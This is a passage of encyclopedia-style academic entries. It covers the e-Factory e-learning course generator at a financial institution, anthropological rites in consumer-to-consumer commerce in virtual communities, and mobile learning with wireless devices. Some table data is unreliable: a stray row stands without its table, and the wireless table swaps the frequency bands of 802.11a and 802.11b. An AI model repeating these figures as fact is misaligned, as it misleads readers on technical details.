- The ARIADNE Foundation (http://www.ariadne-eu.org/) was created to exploit and further develop the results of the ARIADNE and ARIADNE II European projects. These projects created tools and methodologies for producing, managing, and reusing computer-based pedagogical elements and telematics-supported training curricula. The project's concepts and tools were validated in various academic and corporate sites across Europe; and
- Promoting Multimedia Access to Education and Training in European Society (PROMETEUS). PROMETEUS was part of the eEurope 2005 initiative that finished at the end of year 2005 and was followed by the i2010 initiative (Europa.eu, 2006). The output from the Special Interest Groups within PROMETEUS could be in the form of guidelines, best practice handbooks, recommendations to standards bodies, and recommendations to national and international policy-makers. The objectives of PROMETEUS were:

1. To improve the effectiveness of the cooperation between education and training authorities and establishments, users of learning technologies, and service and content providers and producers within the European society;
2. To foster the development of common European and international standards for digital multimedia learning content and services;
3. To give a global dimension to their cooperation, and to having open and effective dialogues on issues relating to learning technologies policy with policy-makers in other regions of the world, while upholding Europe's cultural interests and specificities;
4. To consider that the way to achieve these goals is by following certain common guidelines organizing their future co-operation; and
5. To consider that these guidelines should be based upon analysis of the needs expressed by users of the information and communication technologies in the education and training sectors.

In summary, the main and common goal for these standards is the reuse and interoperability of the educational contents between different systems and platforms.

There are many e-learning tools used in different contexts and platforms but, in general, Web-based training is the tread for the training process in many institutions.

Software tools used in Web-based learning are ranked by function:

1. **Authoring Tools:** Essentially, multimedia creation tools;
2. **Real-Time Virtual Classrooms:** A software product or suite that facilitates the synchronous, real-time delivery of content or interaction by the Web;
3. **Learning Management Systems (LMS):** Enterprise software used to manage learning activities through the ability to catalog, register, deliver, and track learners and learning. Within the learning management systems category, there are at least three subsets of tools:
   a. **Course Management Systems (CMS):** Software that manages media assets, documents, and Web pages for delivery and maintenance of traditional Web sites; it generally consists of functions including content manager, asynchronous collaboration tool, and learning record-keeper;

b. **Enterprise Learning Management Systems (ELMS):** Provides teams of developers with a platform for content organization and delivery for a varied kind of content; and

c. **Learning Content Management Systems (LCMS):** A multi-user enterprise software that allows organizations to author, store, assemble, customize, and maintain learning content in the form of reusable learning objects.

There are many platforms and tools for e-learning; authors made an analysis of the most relevant ones (Table 2) considering eight key features that are rated as: 0 (Not present), 1 (Partially presented), 2 (Present). In Table 1, we define the above mentioned key features.

The e-learning process is not only for educational institutions; actually more institutions use e-learning systems to train their employees.

Non-educational institutions have specific needs and priorities in e-learning. The financial entities prioritize the speed in which courses can be designed for the delivery of new products and services. Courses for training in financial entities are characterized by:

- **Speed in the generation:** The delivery of a new product or service requires efficiency in the multimedia resources integration;
- **Uniformity in design:** The graphic designs are similar for each specific entity (color, logos, etc.);
- **Specificity:** Each course is designed for a particular entity which does not want to exchange contents with other institutions;
- The contents belong to a specific domain, and their structure is predetermined;
- The evaluation processes are simple; and
- The information is restricted to the employees concerned.

With these characteristics, the use of complex e-learning tools is not a wise decision from the cost/benefit point of view.

This is the opposite of the standardization needs such as those outlined by the European Union regarding the Single European Information Space (European Commission, 2005). This program and those of other educational entities require wide scope, variety of styles, designs, and mainly capacity to exchange contents (European Union, 2003).

THE E-FACTORY PROJECT

The e-Factory project consists of two parts: the development of the Factory tool, which is addressed in the section, “Factory Tool”, and a description of the results obtained using the Factory tool, included in the section, “Results from the Use of Factory Tool”.

Table 1. Features for e-learning tools evaluation

Features	Description
Virtual Teams and Meeting Spaces	Some special areas for organizing teams’ information and their meetings with the accurate access and privacy of contents
Workflow Control	This capability implies the organization of the teams’ activities in a coherent and hierarchical way.
Search Engine	A tool to look for information everywhere in the platform
Extension Capability	Some mechanisms to extend and customize the environment functionality
OfficeSuite Integration	This capability implies the option to publish or manage content using any Office Suite such as Open Office or Microsoft Office.
Cross-platform Access	A user must be able to access the environment using a computer with any operating system, any Web browser, and from a personal computer as well as from a mobile device.
Usability	The effectiveness, efficiency, and satisfaction with which users can achieve tasks in a particular environment
Accessibility	The practice of making environments easier to navigate and read; it is intended to assist those with disabilities, but it can be helpful to all readers.

Accessibility	1	1	1	1	1	1	1	2	1	1

Factory Tool


Factory was proposed as the last of a chain of solutions that the financial institution in question considered for the training process. So once e-learning was selected as the training option and the virtual campus (c@mpus) developed, the e-Factory pilot project got started (1999). The first step was to develop the Factory tool, whose main features had to answer the following goals:

1. Factory had to be portable so that it could be easily installed in any personal computer in the financial entity. To achieve this, the use of JAVA code was decided on because the virtual Java machine can be executed in any personal computer;
2. Factory had to facilitate the development of the courses, minimizing time and cost of development. Therefore, Factory was endowed with a set of modules which covers all the necessities of a course. The Factory user can easily and quickly select not only the contents of the course, but also its structure (for instance, the course must be structured in lessons, sections, and paragraphs), style (for instance, the background must be blue, all the course material must include the financial entity's logo, and an exit button), and exercises. These imply a module able to generate structures, styles, and exercises as well as the correspondent modules to read structures, styles, exercises, and contents; and
3. Factory had to generate courses completely ready to be published in the selected Internet virtual campus. Therefore, Factory generated HTML and XML courses.

As a result of the above-mentioned goals, Figure 1 shows a main packages UML diagram to represent an overall view of the Factory tool. The solution adopted for the Factory tool allows:

- Easy inclusion of tracking sentences;
- Visualization of the courses using navigators that understand HTML and also inclusion of a module able to generate the same course in XML code, which can be interpreted by new generation navigators;

Figure 1. Factory tool main packages



- Endowing semantic content to the courses using XML; the same course can be used by different students and, depending on their level, the contents shown will be different; and
- Easy inclusion of new packages.

A brief description of each package follows:

- **Structures generator package:** This package must allow the development of different kinds of structures for the courses. Sometimes the same structure is used for courses of the same level; with this package, the structure is generated once and reused on different courses;
- **Styles generator package:** This package must allow the development of different styles for the courses. Sometimes an organization has a corporate style that must be used in all the courses during the same year. After that, they change some icon or image in the general style of the course. With the use of this package, one style is generated once and reused on all the courses. The style normally includes the general appearance of the course;
- **Exercises generator package:** This package generates exercises to be included in the courses. The kinds of exercises developed with this package are: drag and drop, join with an arrow, test, and simulation; and
- **Factory core package:** This is the part of the system in charge of generating the Web course gathering the contents and exercises, using a selected style and structure. This package has been broken down into in smaller ones (see Figure 2). These are explained below:
  - ◦ Course tracking package: This is the part of the system that includes code sentences in the courses generated to allow student tracking once the courses are allocated in a specific virtual campus;
  - ◦ Structures reader package: This is the part of the system that applies previously-generated structures to a course to be developed;
  - ◦ Styles reader package: This is the part of the system that applies previously-generated styles to a course to be developed;
  - ◦ Exercises reader package: This is the part of the system that includes previously-generated exercises in the course under development;
  - ◦ Contents reader package: This is the part of the system that gathers contents for the course under development. These may be: text, multimedia elements, images and complex contents that are HTML code with JavaScript, and so forth;
  - ◦ XML code generator package: Once all the material is gathered, this part of the system generates the XML code corresponding to the course. The XML format was selected because it allows the development of different levels using the same course; and
  - ◦ HTML code generator package: Since not all the client Web browsers understand XML, we decided to endow this package with the functionality of translating the courses to HTML. In this case, the semantic potential of XML is lost.

The Factory tool was developed with JAVA technology and used Microsoft SQL Server as the database. The communication with the database was implemented using the bridge JDBC-ODBC. The course is generated in HTML or XML format.

The main structure of the interface of the application can be seen in Figure 3.

The course structure allows the insertion of subjects, and each subject can have one or more lessons. Each lesson can be structured in pages, and each page can have information in the form of text, images, multimedia, complex contents that represents complex HTML

Figure 2. Deep view of factory core package




Figure 3. Factory general interface



code, and several kinds of multimedia resources (see Figure 4).

Factory has a course generator process as a final process for the course publication. The product for this process is the HTML or XML pages (see Figure 5).

Factory allows a lot of interesting functionality that cannot be illustrated due to the extension of the paper.

RESULTS FROM THE USE OF THE FACTORY TOOL

The last part of the e-Factory project was the use of the Factory tool to compare cost and development time with those of the outsourced courses.

Figure 4. Factory form for multimedia resources integration



Figure 5. Factory course generator



Table 3. Data comparison

	Without Factory			With Factory		
Course name	Course Hours	Development Time (Hours)	Cost (euros)	Course Hours	Development Time (Hours)	Cost (euros)
Leasing	15	560	14300	15	210	12000
House Credit	12	420	13300	15	210	12000
Credit Cards	15	560	15000	15	280	16000
Business Online	25	350	36100	20	210	12000
Oral Communication	9	280	12110	15	70	4000
Time Management	9	280	12110	15	70	4000
Meeting Management	8	280	12000	15	70	4000
Advanced Excel	15	350	12500	20	140	8000
EURO	10	280	12000	10	70	4000
Internet	10	280	12000	20	140	8000

Table 3 shows the cost and time comparison between course development with and without the Factory tool. As the courses developed without the Factory tool were outsourced, we do not know exactly the kind of tool used in their development.

As can be seen above, if we take the Leasing course as an example, it was developed in 560 hours when outsourced, as opposed to 210 hours when using the Factory tool. In relation to the cost, the Leasing course cost 14,300 euros when outsourced, while it costs 12,000 euros when it was developed using the Factory tool, which included the cost to train the people in the use of the Factory tool. So the benefits for the financial entity are important.

CONCLUSION

The main e-learning problem in a financial institution arose when developing the course for a new financial product since, if three months were needed, the urgent training these courses demanded was lost. To solve this problem, a Factory tool allowed the development of new courses within a few weeks. This tool facilitated the rapid gathering and integration of contents in the courses.

The e-Factory project has obtained excellent results in many aspects:

- The Factory tool is able to develop courses in HTML and XML format of different levels of complexity. It can be easily enhanced, is portable because it is written in JAVA, and can be used by people with little computer science knowledge. It also covers the expectations of a research tool in the sense that the Factory is developed using the latest tendencies in the area of new technologies and e-learning; and
- The whole e-Factory project has achieved all the proposed goals. From the data gathered, it can be seen that the financial institution has notably reduced the cost in training its employees. It is also expected that the impact of new financial products on the market will produce an increment in the benefits of the financial institution.

FUTURE TRENDS

Although the Factory was developed to solve the problems of training in financial institutions, it would, in fact, be a useful tool in any kind of institution with training needs. Usually the contents of the courses are ready and, using Factory, the teacher can easily prepare the lessons for the students in HTML or XML format without any knowledge of specific Web tools.

KEY TERMS

ADL/SCORM ADLNet (Advanced Distributed Learning Network): An initiative sponsored by the U.S. federal government to “accelerate large-scale development of dynamic and cost-effective learning software and to stimulate an efficient market for these products in order to meet the education and training needs of the military and the nation’s workforce of the future.” As part of this objective, ADL produce SCORM (Sharable Content Object Reference Model), a specification for reusable learning content. Outside the defense sector, SCORM is being adopted by a number of training and education vendors as a useful standard for learning content. By working with industry and academia, the Department of Defense (DoD) is promoting collaboration in the development and adoption of tools, specifications, guidelines, policies, and prototypes that meet these functional requirements:

- Accessible from multiple remote locations through the use of meta-data and packaging standards;
- Adaptable by tailoring instruction to the individual and organizational needs;
- Affordable by increasing learning efficiency and productivity while reducing time and costs;
- Durable across revisions of operating systems and software;
- Interoperable across multiple tools and platforms; and
- Reusable through the design, management, and distribution of tools and learning content across multiple applications.

AICC: The Aviation Industry CBT (Computer-Based Training) Committee (AICC) is an international association that develops guidelines for the aviation industry in the development, delivery, and evaluation of CBT and related training technologies. The objectives of the AICC are to:

- Assist airplane operators in development of guidelines which promote the economic and effective implementation of computer-based training (CBT);
- Develop guidelines to enable interoperability; and
- Provide an open forum for the discussion of CBT (and other) training technologies.

Authoring Tool: A software application or program used by trainers and instructional designers to create e-learning courseware; types of authoring tools include instructionally-focused authoring tools, Web authoring and programming tools, template-focused authoring tools, knowledge capture systems, and text and file creation tools.

Blended Learning: It is a delivery methodology that includes using ICT as appropriate, for example, Web pages, discussion boards, e-mail alongside traditional teaching methods including lectures, discussions, face-to face teaching, seminars, or tutorials.

Case study: This is a scenario used to illustrate the application of a learning concept; it may be either factual or hypothetical.

Courseware: This is any type of instructional or educational course delivered via a software program or over the Internet.

E-learning process: This is a sequence of steps or activities performed for the purpose of learning, and using technology to manage, design, deliver, select, transact, coach, support, and extend learning.

IEEE LTSC: Learning Technologies Standards Committee consists of working groups that develop technical standards in approximately 20 different areas of information technology for learning, education, and training. Their aim is to facilitate the development, use, maintenance, and interoperation of educational resources. LTSC has been chartered by the IEEE Computer Society Standards Activity Board. The IEEE is a leading authority in technical areas, including computer engineering.

It is intended to satisfy the following objectives:

- Provide a standardized data model for reusable Competency Definition records that can be exchanged or reused in one or more compatible systems;
- Reconcile various existing and emerging data models into a widely-acceptable model;
- Provide a standardized way to identify the type and precision of a Competency Definition;
- Provide a unique identifier as the means to unambiguously reference are usable Competency Definition regardless of the setting in which this Competency Definition is stored, found, retrieved, or used; and
- Provide a standardized data model for additional information about a Competency Definition, such as a title, description, and source, compatible with other emerging learning asset metadata standards.

Information and Communication Technologies (ICT): This is the combination of computing and communication technologies (including computer networks and telephone systems) that connect and enable some of today's most exciting systems, for example, the Internet.

Learning Management Systems (LMS): This is enterprise software used to manage learning activities through the ability to catalog, register, deliver, and track learners and learning.

Training: This is a process that aims to improve knowledge, skills, attitudes, and/or behaviors in a person to accomplish a specific job task or goal. Training is often focused on business needs and driven by time-critical business skills and knowledge, and its goal is often to improve performance. See also Teaching and Learning.

Web Site: This is a set of files stored on the World Wide Web and viewed with a browser such as Internet Explorer or Netscape Navigator. A Website may consist of one or more Web pages.

Anthropologic Concepts in C2C in Virtual Communities

Lori N. K. Leonard
The University of Tulsa, USA

Kiku Jones
The University of Tulsa, USA

INTRODUCTION

Consumer-to-consumer (C2C) electronic commerce (e-commerce) is increasing as a means for individuals to buy and sell products (eMarketer, 2007). The majority of research surrounding **C2C e-commerce** deals with online auctions (Lin, Li, Janamanchi, & Huang, 2006; Melnik & Alm, 2002) or aspects of online auctions such as the reputation systems (Standifird, 2001). However, C2C e-commerce is being conducted in many different venues in addition to online auctions, such as third party listing services and virtual communities (Jones & Leonard, 2006).

Consumers can be quite resourceful when identifying one another to buy/sell their products even when a formal structure to conduct such transactions is not provided. However, when C2C e-commerce is conducted outside a formalized venue such as online auctions and third party listing services, the lines of accountability can be blurred. It makes one wonder why a consumer would choose to participate in C2C e-commerce in venues not designed to facilitate this kind of exchange. One such unstructured venue is a virtual community. This article will discuss the possible reasons why consumers are feeling more comfortable transacting with one another in this particular venue.

BACKGROUND

Andrews (2002) defines community as not a physical place but as relationships where social interaction occurs among people who mutually benefit. A **virtual community**, or an online community, uses technology to form the communication between the people; it offers a space "for people to meet, network, share, and organize" (Churchill, Girgensohn, Nelson, & Lee, 2004, p. 39).

Armstrong and Hagel (1996) describe virtual communities as meeting four consumer need types: transaction, interest, fantasy, and relationship. A community of transaction is traditionally organized by a vendor. The company would allow the buying and selling of products/services in the community environment. However, the transaction community could be established by a multitude of buyers and sellers organizing together to facilitate a transaction type. A community of interest allows people of a particular interest or topic to interact. It also offers more interpersonal communication than a transaction community. One example is the "The Castle" that focuses on Disneyland interests (Lutters & Ackerman, 2003). A community of fantasy allows people to create new personalities or stories. In this type of community, real identities do not matter. A community of relationship allows people with the same life experiences to interact, for example, those suffering from cancer or an addiction (Josefsson, 2005). Of course, these virtual communities are not mutually exclusive; therefore, a transaction could occur in any of the realms.

Cothrel (2000) discusses virtual community segments in terms of business-to-business (B2B), business-to-consumer (B2C), and employee-to-employee (E2E). B2B communities consist of suppliers, distributors, customers, retailers, and so forth who are connected by a meaningful relationship (Lea, Yu, & Maguluru, 2006), whereas B2C communities consist of customers only and E2E communities consist of employees only. Each of the segments offers advantages; however, none offer a clear explanation on how C2C transactions could occur in a virtual community. Essentially, the B2C communities are opening an area of trust and mutual interest for online consumers. Trust and building trust in virtual communities is extremely important for interactions to occur and for the community to survive. Leimeister, Ebner, and Krcmar (2005) examined trust in a virtual community of German cancer patients. They found that perceived goodwill and perceived competence result in trust creation between the community members and lead to the success of the virtual community. This trust among virtual community members leads to transactions between the community members, that is, C2C e-commerce. Andrews (2002) suggests that knowing the demographics of an online group will help to sustain it as a virtual community. Therefore, virtual communities can be characterized by their size and their members' demographics. Sproull and Patterson (2004) suggest that people can easily meet/interact in virtual communities, and in doing so, they discover common interests. This discovery can lead to the community members' participation in other activities in the "physical-world," such as C2C transactions.

It is evident that many researchers have discussed virtual communities, and some have studied impact, trust, design, and so forth of these realms. However, studies have not been conducted regarding how C2C e-commerce occurs in virtual communities. Since C2C e-commerce in virtual communities is not considered to be a structured, established commerce mechanism, it can be difficult to understand how commerce occurs. The next section will further explore the aspects of virtual communities that lead to consumer participation in C2C e-commerce.

C2C E-COMMERCE IN VIRTUAL COMMUNITIES

As discussed in the previous section, virtual communities, while conducted online, are indeed created to represent relationships based on some common bond. In this light, concepts from the anthropology literature, such as rite of passage, appear to be relevant. Determining why consumers would transact in virtual communities as opposed to structured areas, such as online auctions, may be answered by exploring some of these **anthropologic concepts**. Members of a virtual community act in ways consistent with a face-to-face community. These actions are transcribed in all dealings within the community, even when members of the community transact individually with one another. Therefore, even though there is no formal governance over individual transactions such as C2C e-commerce, the members continue to follow the culture and rituals established by the community. This can be seen by mapping the events in C2C e-commerce in virtual communities to the normal events of a community.

Trice and Beyer (1984) define **rites** as "relatively elaborate, dramatic, planned sets of activities that consolidate various forms of cultural expressions into one event, which is carried out through social interactions, usually for the benefit of an audience" (p. 655). Below is a brief explanation of types of rites (passage, enhancement, degradation, renewal, conflict reduction, and integration) and how they are displayed in virtual communities. A review of the Trice and Beyer (1984) article will provide a more in depth discussion of each type.

Rite of passage is probably the most discussed type of rite. A rite of passage is represented when a particular event changes the status of those involved. For example, the birth of a child is a rite of passage for a woman to become a mother. In terms of the virtual community, one might consider the first act of participation in the community as the rite of passage to becoming a member of that community.

Rite of enhancement is defined as the recognition of the efforts of a member in a community and the public praise of that member (e.g., awards). In a virtual community, rites of enhancement can be seen in terms of support and approval of various submissions, acclamation for efforts displayed in the community, and recommendations of the member to roles of leadership in the community. Much like the feedback system in the online auction format, members are allowed to rate each other's participation and comments. The reputation points of a member are very visible and help to indicate how close the member is to the opinions of the other members of the community. In addition, an administrator has the ability to name a member of the community to the moderator position. This increases the member's power in terms of making decisions for the community.

Rite of degradation is an event in which a member is removed from a privileged position in the community back to the same level as the other members or the member is completely removed from the community. This is represented in a virtual community when one member is asked to be the moderator of the community and is subsequently removed from leadership based on comments or actions within the community. Members of a community can also be banned from participating, and/or individual members can select members to "ignore" in the community. In contrast to the rite of enhancement, which is seen quite often, this type of rite is seen very little.

Rite of renewal is an event meant to regenerate or refocus communities. This type of rite can be seen in virtual communities when various subgroups of the community become the main focus of that community. For example, a virtual community with the theme “decision support” may have a subgroup focused on “knowledge management.” When this subgroup is frequented by more members than the main community, the main community may renew itself in the form of a whole new community with the knowledge management theme.

Rite of conflict reduction is an event designed to bring peace to a community. For example, the instance described above regarding the new formation of a knowledge management community may be considered a situation in need of a rite of conflict reduction. It may be that members from the original community are disgruntled at the refocusing of the community and are, in turn, “forming a front” to those in the subgroup. Authorities from the two communities could design an event to reconcile the two groups and form a stronger community.


Finally, a **rite of integration** is an event used to “rekindle” connections among members of a community (i.e., the feeling of renewed connections). In terms of a virtual community, members may stage an event to discuss in-depth a topic which is known to affect each member of the community. In displaying the common feelings among the group, this event can strengthen the bond which connected the members in the beginning.

Many of these types of rites can be seen when members of a virtual community participate in C2C e-commerce. Take the following example of a C2C e-commerce transaction. Member A has been a member of the virtual community for many months. This member determines that he has a need for a particular product which would enhance his participation in the community. For example, the community has discussed the use of Web technology to hold conferences regarding various topics in the community. Member A inquires the community as to who may have the products he needs and is willing to transact with him. Member B, who has also been a member of the virtual community for many months, replies that he indeed has the products and is willing to sell them. An exchange of posts is conducted in which Member A and Member B negotiate on the price (Member B wishes to be compensated for the cost of shipping, etc.). After the terms are agreed upon, the two post the needed information for the transaction. Member A receives the product in the condition and time specified by Member B. Member B receives the agreed upon payment. Once the transaction has been completed, both members post some type of feedback indicating that the transaction was successful.

Different types of rites may be seen if the transaction does not go as smoothly as the one listed above. For example, Member B could receive the agreed upon payment, but fail to send Member A the products. In this case, Member A may go back to the community and provide bad feedback regarding Member B. Member A may even “shadow” Member B by immediately posting the sentence, “When are you going to send my stuff?” after each message that Member B posted, regardless of the topic. This action may begin to irritate the other members of the community. Some may become angered at Member A for taking the action. Others may be angry at Member B for not completing the transaction appropriately. In a more extreme case, Member A may request the community administrator have Member B removed from the community. However, the administrator may find that it would hurt the community to lose Member B’s participation for taking action (or Member A’s participation for inaction). In either of the cases, the administrator may feel the need to facilitate some type of compromise between the two. In doing so (perhaps facilitating the return of payment to Member A), the two members reconcile and all rejoin the group. The administrator then decides to host a Web event to reconnect all users and bring them back to the original topic of the community. Figure 1 shows a mapping of these situations to the types of rites.

Even though the transaction was between Member A and Member B, the result had a connection back to the virtual community. In the case of the successful transaction, good feedback (i.e., rite of enhancement) was presented to the group. In the case of the unsuccessful transaction, bad feedback and subsequent action was taken by the community (i.e., rite of degradation, rite of conflict reduction, and rite of integration). The community had no defined standards regarding C2C e-commerce transactions. However, in both cases, the members continued the sentiment of a face-to-face community by following the natural course of integrating the virtual community into the transaction. In doing this, the members make the virtual community a part of the

Figure 1. C2C e-commerce transaction mapping in a virtual community



transaction. This behavior may provide the community members with a sense of transacting with neighbors rather than faceless consumers behind a structured C2C e-commerce venue such as an online auction.

FUTURE TRENDS

Increasingly, virtual communities are being designed with areas specifically targeted to facilitate C2C e-commerce transactions. Soon a virtual community will not be considered complete without such an area. Community administrators could identify and elect moderators for those areas of the community alone. In this way, the community itself could take a larger role in the C2C e-commerce transactions being conducted within the community. Higher standards could be set for the community which would provide members with even more of a sense of security when dealing with the other members of the group.

Researchers should expand research being conducted in the C2C e-commerce area to include virtual communities and other unstructured venues such as chat rooms and e-mail forums. In order to get a complete picture of why C2C e-commerce is growing, all venues should be explored. Ritualistic behavior of consumers needs to be examined further in terms of C2C e-commerce (Rook, 1985). Answers to questions such as, "how do consumers decide one person is more trustworthy than another," and "what types of products would persuade a consumer to participate in C2C e-commerce when they normally would not," may be found by studying the rituals consumers follow when searching for buyers/sellers of various products. In addition, researchers should continue to compare and contrast the structured and unstructured venues of C2C e-commerce. Results of these types of studies will benefit consumers in their decisions regarding participation, location, and structure needed to successfully transact with other consumers.

CONCLUSION

When consumers join a virtual community and become an active participant in that community, they begin to feel that communal bond with the other members. This is further facilitated in the way that virtual communities mimic face-to-face communities in the configuration and actions of the members. In following this anthropologic approach, members build relationships in virtual communities much as they do in person. Therefore, it seems logical that they would trust members of their own community when conducting C2C e-commerce.

Even though there may not be written standards by which members are to adhere when conducting such transactions, members feel comfortable in the fact that the community will take care of itself and in turn take care of the members.

KEY TERMS

Community: Relationships that exist between people with a common interest.

Consumer-to-Consumer (C2C) Electronic Commerce (E-commerce): The buying and selling of goods and services electronically by consumers.

Rite of Conflict Reduction: Events designed to bring peace to a community.

Rite of Degradation: An event in which someone is removed from some position in the community back to level with the other members or even completely removed from the community.

Rite of Enhancement: Recognizing the efforts of some member in a community and publicly praising that member.

Rite of Integration: An event used to "rekindle" connections among members of a community.

Rite of Passage: When some event changes the status of a member(s) in a community.

Rite of Renewal: Events meant to regenerate or refocus communities.

Virtual Community (or Online Community): The use of technology for people to communicate regarding a common interest.

A

Anywhere Anytime Learning with Wireless Mobile Devices

Mark van 't Hooft
Kent State University, USA

Graham Brown-Martin
Handheld Learning Ltd, UK

INTRODUCTION

We are increasingly mobile and connected. It is easier now than ever to access people or content using one of the many available wireless mobile devices. For example, global smartphone sales topped $69 million in 2006, with projected sales of $190 million by 2011. The number of cellular subscribers worldwide is expected to grow from 2 billion in 2005 to 3.2 billion by 2010. Europe and North America are reaching near-saturation points, and China had the highest number of subscribers with 400 million at the end of 2005. In addition, the global market for mobile-phone content, including music, gaming, and video, is expected to expand to more than $43 billion by 2010 (Computer Industry Almanac, 2005, 2006).

The evolution from mainframes to wired desktops and now wireless mobile devices has caused fundamental changes in the ways in which we communicate with others or access, process, create, and share information (e.g., Castells, Fernandez-Ardevol, & Sey, 2007; Ito, Okabe, & Matsuda, 2005; Roush, 2005). Just like the introduction of the mechanical clock altered our perceptions of time and the invention of the magnetic compass changed our view of physical space, continuous and wireless access to digital resources is redefining the ways in which we perceive and use our dimensions of social time and space.

BACKGROUND: A BRIEF HISTORY OF HIGHLY MOBILE DEVICES

The development of handheld computers (excluding calculators) can be traced back to the Dynabook concept in the 1970s, followed by attempts such as the Psion I (1984), GRiDPaD (1988), Amstrad's PenPad and Tandy's Zoomer (1993), the Apple Newton (1993-1995), and the eMate (1997-1998). US Robotics introduced the Palm Pilot in 1996, the first personal digital assistant (PDA) to feature a graphical user interface, text input using handwriting recognition software, and data exchange with a desktop computer. This device became the forerunner of several generations of devices powered by the Palm OS (Williams, 2004), manufactured by Palm, Handspring, and Sony. At the same time, Microsoft pursued the development of a Windows-based portable device. This resulted in the release of Windows CE 2.0 in 1997, followed by the Handheld PC Professional and Windows Mobile 2003 and version 5 Operating Systems (HPC Factor, 2004). Windows-based handhelds and ultra mobile personal computers (UMPCs) have been produced by companies like HP, Compaq, Dell, and more recently Fujitsu Siemens.

The development of mobile and smart phones has followed a similar path, starting with mobile rigs in taxicabs and police cars and early attempts by Ericsson and Motorola. However, the form factor did not proliferate until the development of first-generation cellular (1G) in the early 1980s, soon followed by second (2G) (1990s), and third (3G) (2000s) generation mobile phone systems such as global system for mobile communications (GSM) and universal mobile telecommunications service (UMTS). Today, a wide variety of mobile phones and services is available. Besides voice calls, mobile phones can be used for text messaging, Internet browsing, e-mail, photo and video creation, and watching TV. In addition, cell phones are increasingly used to create and share Web-based content (Hamill & Lasen, 2005).

A third and increasingly popular mobile tool is the portable game console. While many mobile devices such as handhelds and mobile phones can be used for games, it is not their primary function. Currently available systems such as the Nintendo DS and Sony

PSP have wireless capabilities and can therefore be networked locally for peer-to-peer gaming or used to access the Internet (Parika & Suominen, 2006).

Finally, the development of a range of wireless protocols has played a critical role in the technological advancement and widespread popularity of mobile devices. Currently available and common wireless technologies are described in Table 1.

GSM and UMTS are primarily used for voice calls and text messaging. Infrared (IR) and Bluetooth are most commonly used to create short-range, low-bandwidth networks such as a personal area network (PAN) to transfer data between devices that are in proximity to each other. In contrast, 802.11 wireless protocols are used to create larger networks (wireless wide area network [WWAN] and wireless local area network [WLAN]) and access the Internet.

M-LEARNING

As stated, mobile devices and wireless networks are redefining the ways in which we live and work, providing ubiquitous access to digital tools and 24/7 access to resources in popular and widely-used portable form factors. New technologies are opening up new opportunities for learning by allowing learners to be mobile, connected, and digitally equipped, no longer tethered to a fixed location by network and power cables. "M-learning" (short for mobile learning) has been defined in many different ways. According to Sharples (2007), current descriptions fall into four broad categories that focus on the:

- ***Technology,*** that is, learning with a wireless mobile device with the emphasis being on the device.
- ***Formal educational system*** and how mobile technologies fit into and can augment institutionalized learning.
- ***Learner*** and more specifically the mobility of the learner rather than the devices. This has also been described as learning across contexts.
- ***Societal context*** and how it enables, promotes, and supports learning on the go.

While there are differences between categories, m-learning sets itself apart from other forms of learning in a variety of ways. Its unique characteristics include mobility in space and time, active, communicative, and resourceful learners, and the importance of context (Alexander, 2004; Roush, 2005; Sharples, Taylor, & Vavoula, 2007; van 't Hooft & Swan, 2007).

Mobility in Space and Time

Mobility diminishes boundaries imposed by the brick and mortar of the school building and the schedule imposed by the school day. On one hand, wireless mobile devices, wireless networks, and online spaces make it possible to extend teaching and learning beyond school walls and the school day. On the other, they can bring the larger world into the classroom. As a result, m-learning provides opportunities to bridge formal (e.g., school or museum) and informal (e.g., home, nature, or neighborhood) learning settings, engage learners in authentic learning tasks, and promote life-

Table 1. Common wireless technologies (Adapted from Cherry, 2003)*

Technology	Year introduced in mobile devices	Max Data Rate (Mb/s)	Range (meters)	Frequency Band
GSM	1991	0.26	100-35,000	400, 450, 850, 1,800, and 1,900 Mhz
UMTS	2001	14	50-6,000	850, 1700, 1885-2025, 2110-2200 Mhz
IrDA	1995	4	1-2	Infrared
Bluetooth	2000	1-2	100	2.4 Ghz
IEEE 802.11a	1999	25-54	25-75	2.4 Ghz
IEEE 802.11b	1999	6.5-11	35-100	5 Ghz
IEEE 802.11g	2003	25-54	25-75	2.4 Ghz
IEEE 802.11n	2007 (unapproved)	200-540	50-125	2.4 or 5 Ghz

long learning accommodated and supported by digital technologies.

Active, Communicative, and Resourceful Learners

Unlike many other technologies currently employed for learning, wireless mobile devices promote learning that is learner, not teacher or technology, centered. The nature of the technology lends itself very well to both individual learning and collaboration. Individual learning occurs when learners engage privately with learning content, while collaboration is public and usually involves conversation, discussion, or sharing.

Moreover, learners can easily switch back and forth between private and public learning spaces when using wireless mobile devices. With desktop or laptop computers this is much more difficult, because the size of the hardware makes it difficult to keep individual learning to oneself, and often creates a physical barrier that stands in the way of effective and meaningful collaboration. Mobile technology is small enough to give the learner control over when to share and when not to, even in relatively small physical spaces (Vahey, Tatar, & Roschelle, 2007).

In addition, small, mobile technologies are not designed to be shared, implying that each person owns his or her own device (and often more than one device). This allows for personalization of learning at many levels. One-to-one access means anytime, anywhere access without having to worry about a tool's availability. The user also decides who has access to digital content stored on the user's device. Finally, a personal device can be permanently customized to individual learners' needs.

Importance of Context

Environments change constantly when learning is not fixed in one location such as a classroom. Whether formal or informal, private or public, context influences how and what we learn, and who we learn with. Wireless mobile devices support and amplify learning in a variety of ways when it comes to context. For one, they can provide learners with a digital information layer on top of a real-world setting, providing content and context necessary for a particular task. This is often defined as mixed or augmented reality. Second, and related, the information provided by wireless mobile devices can be tailored to an individual's needs *in a specific geographic location*. This is known as context-aware computing, and takes advantage of tracking technologies such as Global Positioning Systems (GPS). Third, m-learning creates context through interaction between learners and tools. This context is "continually reconstructed" as environments, resources, and conversations change constantly (Sharples et al., 2007, pp. 8-9).

In all, m-learning has obvious advantages over more traditional ways of learning. M-learning emphasizes learner over teacher, process over product, multimedia over text, and knowledge over facts. These emphases favor learning that encourages learners to employ higher-level skills such as analysis, synthesis, and knowledge creation, using mobile technologies to take care of the lower-level skills. M-learning is also just-in-time learning as opposed to just-in-case learning, meaning that learning takes place as the opportunity arises, with the digital resources available as needed.

New forms of learning are emerging, many of them having both formal and informal characteristics. For example, De Crom and Jager (2005) initiated an Ecotourism Management project at South Africa's Tshwane University of Technology that uses PDAs for learners during field trips (mobility in space and time). Before departure to the field station, information about animals, locations, maps, workbook questions, discussion questions, and surveys are prepared by the instructor and transferred to the PDAs. At the observation site, students use the handhelds to access information, such as a digital multimedia version of Robert's *Birds of Southern Africa*, an image-based database of African birds (importance of context). Students take notes and digital pictures of observations, and work collaboratively to create and share information based on what they are observing in the field (active, communicative, and resourceful learners). Back on campus students synchronize their files to a Web-based course delivery system, analyze and annotate collected data, and create multimedia presentations or reports.

